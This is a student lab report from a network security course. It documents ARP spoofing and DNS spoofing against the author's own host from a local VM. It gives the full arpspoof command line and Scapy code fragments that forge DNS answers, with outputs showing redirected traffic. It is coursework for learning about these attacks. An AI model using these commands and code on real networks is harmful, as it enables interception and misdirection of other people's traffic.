浙江大学实验报告

课程名称：网络安全原理与实践

实验名称：Lab 02

1 Preparation

For conciseness, I ignore the detailed procedure of creating the VM because the tutorials give a clear instruction.

Then I'll show the results of the procedure.

I use ipconfig/all and ifconfig to get the IP address of the host and VM respectively.

```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) Wi-Fi 6 AX201 160MHz
   物理地址. . . . . . . . . . . . . : 98-8D-46-10-98-61
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   IPv4 地址 . . . . . . . . . . . . : 192.168.43.70(首选)
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间 . . . . . . . . . : 2024年3月22日 13:32:31
   租约过期的时间 . . . . . . . . . : 2024年3月22日 14:32:31
   默认网关. . . . . . . . . . . . . : 192.168.43.1
   DHCP 服务器 . . . . . . . . . . . : 192.168.43.1
   DNS 服务器 . . . . . . . . . . . : 192.168.43.1
   TCPIP 上的 NetBIOS . . . . . . . : 已启用
```

```
jy@ubuntu:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:9e:31:6d
          inet addr:192.168.43.245  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: 240e:472:980:1316:866:8b37:ee05:6c5f/64 Scope:Global
          inet6 addr: fe80::58da:fc18:4ce7:bdcd/64 Scope:Link
          inet6 addr: 240e:472:980:1316:f127:c2bb:ac94:e47e/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:406899 errors:3934 dropped:0 overruns:0 frame:0
          TX packets:172682 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:609739498 (609.7 MB)  TX bytes:9502714 (9.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2495 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2495 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:196971 (196.9 KB)  TX bytes:196971 (196.9 KB)
```

From the result above, we can learn that the IP address of the host and VM is 192.168.43.70 and 192.168.43.245 respectively. And the mask shows the host and VM are in the same network segment because 192.168.43.70 & 255.255.255.0 = 192.168.43.245 & 255.255.255.0.

After we get the IP address, we use host and VM to ping each other and learn that they can ping each other.

```
jy@ubuntu:~$ ping 192.168.43.70
PING 192.168.43.70 (192.168.43.70) 56(84) bytes of data.
64 bytes from 192.168.43.70: icmp_seq=1 ttl=128 time=0.704 ms
64 bytes from 192.168.43.70: icmp_seq=2 ttl=128 time=0.648 ms
64 bytes from 192.168.43.70: icmp_seq=3 ttl=128 time=0.791 ms
```

```
C:\Users\jiangyi>ping 192.168.43.245

正在 Ping 192.168.43.245 具有 32 字节的数据:
来自 192.168.43.245 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.43.245 的回复: 字节=32 时间=1ms TTL=64
来自 192.168.43.245 的回复: 字节=32 时间=2ms TTL=64
来自 192.168.43.245 的回复: 字节=32 时间=1ms TTL=64

192.168.43.245 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 2ms，平均 = 1ms
```

2 ARP Sproofing

Then we use arp −a to get ARP cache of the host.

```
C:\Users\jiangyi>arp -a

接口: 192.168.124.1 --- 0x8
  Internet 地址         物理地址              类型
  192.168.124.254       00-50-56-ee-98-94     动态
  192.168.124.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

接口: 192.168.56.1 --- 0xc
  Internet 地址         物理地址              类型
  192.168.56.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

There is something to notice that the MAC address in the 192.168.43.70

– 0xd interface whose IP address is 192.168.43.1 is 62-e0-dd-f7-01-97. 62-e0-dd-f7-01-97 is real host MAC address.

```
接口: 192.168.43.70 --- 0xd
  Internet 地址         物理地址              类型
  192.168.43.1          62-e0-dd-f7-01-97     动态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

接口: 192.168.72.1 --- 0x11
  Internet 地址         物理地址              类型
  192.168.72.254        00-50-56-f2-27-26     动态
  192.168.72.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

Before we start to use packet named arpsproof, we use ip a to find the interface name of the VM is ens33.

```
jy@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP g
roup default qlen 1000
    link/ether 00:0c:29:9e:31:6d brd ff:ff:ff:ff:ff:ff
    inet 192.168.43.245/24 brd 192.168.43.255 scope global dynamic ens33
       valid_lft 2823sec preferred_lft 2823sec
    inet6 240e:472:980:1316:866:8b37:ee05:6c5f/64 scope global temporary dynamic

       valid_lft 2821sec preferred_lft 2821sec
    inet6 240e:472:980:1316:f127:c2bb:ac94:e47e/64 scope global mngtmpaddr nopre
fixroute dynamic
       valid_lft 2821sec preferred_lft 2821sec
    inet6 fe80::58da:fc18:4ce7:bdcd/64 scope link
       valid_lft forever preferred_lft forever
```

ARP spoofing is used in a network to intercept data frames at the Ethernet level. It works by an attacker sending falsified ARP messages to a local network. This falsely associates the attacker's MAC address with the IP address of a legitimate computer or server on the network, causing any traffic intended for that IP address to be sent to the attacker instead.

Then we start to use arpsproof instruction:

arpspoof -i ens33 -t 192.168.43.70 192.168.43.1

This command means: Perform ARP spoofing on the network interface ens33, targeting the system with the IP 192.168.43.70, diverting its traffic intended for 192.168.43.1.




Figure 1: arp sproof

After we perform ARP sproofing, we use arp -a to get ARP cache of the attacked host.

There is something to notice that the MAC address in the 192.168.43.70 – 0xd interface whose IP address is 192.168.43.1 is 00-0c-29-9e-31-6d. 00-0c-29-9e-31-6d is the fake MAC address in the instruction shown in figure 1 :


arp-reply 192.168.43.1 is-at 0:c:29:9e:31:6d

```
C:\Users\jiangyi>arp -a

接口: 192.168.124.1 --- 0x8
  Internet 地址         物理地址              类型
  192.168.124.254       00-50-56-ee-98-94     动态
  192.168.124.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

接口: 192.168.56.1 --- 0xc
  Internet 地址         物理地址              类型
  192.168.56.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

接口: 192.168.43.70 --- 0xd
  Internet 地址         物理地址              类型
  192.168.43.1          00-0c-29-9e-31-6d     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

```
接口: 192.168.72.1 --- 0x11
  Internet 地址         物理地址              类型
  192.168.72.254        00-50-56-f2-27-26     动态
  192.168.72.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

When we try to surf www.baidu.com, we cannot visit the website. Be-


cause ARP spoofing disrupts the typical network communication process. If host device is ARP spoofed and host try visiting www.baidu.com, host's request, instead of reaching the intended server, is misdirected to the attacker's machine. This misdirection happens because host's device has been tricked into associating the attacker's MAC address with the IP address of www.baidu.com. Thus, unless the attacker chooses to forward host's requests to the real server, host's access to www.baidu.com will be blocked, leading to connection issues or redirection to a different site. But after we cancel the ARP sproofing:



We can visit the www.baidu.com successfully. We can see that the ARP spoofing succeeded.

3 DNS Sproofing

Before we try to DNS sproofing, we flush DNS cache foo host.



In DNS spoofing process, an attacker intercepts network traffic with a packet sniffer. Upon catching a DNS request, they craft a deceptive DNS response. This false response, designed to mimic legitimate data packets, contains the hacker's server IP instead of the genuine one. Using the intercepted packet as a template, details are altered, such as swapping source and destination addresses, to give the impression it's from a valid server. They then send the counterfeit response to the unsuspecting user's initial request.

The user's system, fooled by the falsified information, interacts with the attacker's server, mistaking it for the intended server. The result is a successful DNS spoofing attack.

We use dnssproof_.py to implement DNS sproofing.

```
packet[DNS].an = DNSRR(rrname=req_domain, type="A",\
 ttl=10, rdata=dns_hosts[req_domain])
```

Here's what it does, broken down:

- packet[DNS].an sets the answer field (an) of the DNS section of the packet.
- DNSRR(rrname=req_domain, type="A", ttl=10, rdata=dns_hosts[req_domain]) creates a new DNS resource record (RR).
- rrname=req_domain: The domain name that this resource record pertains to.
- type="A": This resource record is of type "A", which stands for "Address", representing an IPV4 address for a specific domain.
- ttl=10: Time-To-Live in seconds; it's the time period that the DNS reply can be cached before it should be discarded.
- rdata=dns_hosts[req_domain]: The actual response data, this command will look for the req_domain entry in the dns_hosts dictionary, and set the corresponding value as the response data.

In brief, this line of code is setting up the answer section of a DNS response to a set IP address (rdata) for a request to a specific domain (rrname) with a valid cache period of 10 seconds (ttl).

```
packet[UDP].sport, packet[UDP].dport = data[UDP].dport,
                                       data[UDP].sport
packet[IP].src, packet[IP].dst = data[IP].dst, data[IP].src
```

Here's what each line of the code does:

- packet[UDP].sport, packet[UDP].dport = data[UDP].dport, data[UDP].sport: This line of code exchanges source (sport) and destination (dport) ports of the User Datagram Protocol (UDP) part of a packet. It takes destination UDP port from data packet and sets as source UDP port of the new packet, and vice versa.

- packet[IP].src, packet[IP].dst = data[IP].dst, data[IP].src: Similar to the line above, this instruction swaps source (src) and destination (dst) IP addresses in the IP section of a packet. It's setting its source IP address to the destination IP it received in 'data' and its destination IP to the source IP it received in 'data'. This is usually done when a response packet has to be crafted: the response should come from the destination of the incoming packet and go to the source of the incoming packet.

Now I'll show the results of DNS sproofing: The host failed to visit www.baidu.com and www.bilibili.com. The VM shows DNS sproofing successfully in terminal.

```
jy@ubuntu:~/Desktop/Lab02$ sudo python dnsspoof_.py
[sudo] password for jy:
('[Query]:\t', 'Ether / IP / UDP / DNS Qry "www.baidu.com." ')
('[Response]\t', 'Ether / IP / UDP / DNS Ans "8.136.83.180" ')
.
Sent 1 packets.
('[Query]:\t', 'Ether / IP / UDP / DNS Qry "www.bilibili.com." ')
('[Response]\t', 'Ether / IP / UDP / DNS Ans "8.136.83.180" ')
.
Sent 1 packets.
```

```
C:\Users\jiangyi>ping www.baidu.com

正在 Ping www.baidu.com [8.136.83.180] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

8.136.83.180 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

C:\Users\jiangyi>ping www.bilibili.com

正在 Ping www.bilibili.com [8.136.83.180] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

8.136.83.180 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
```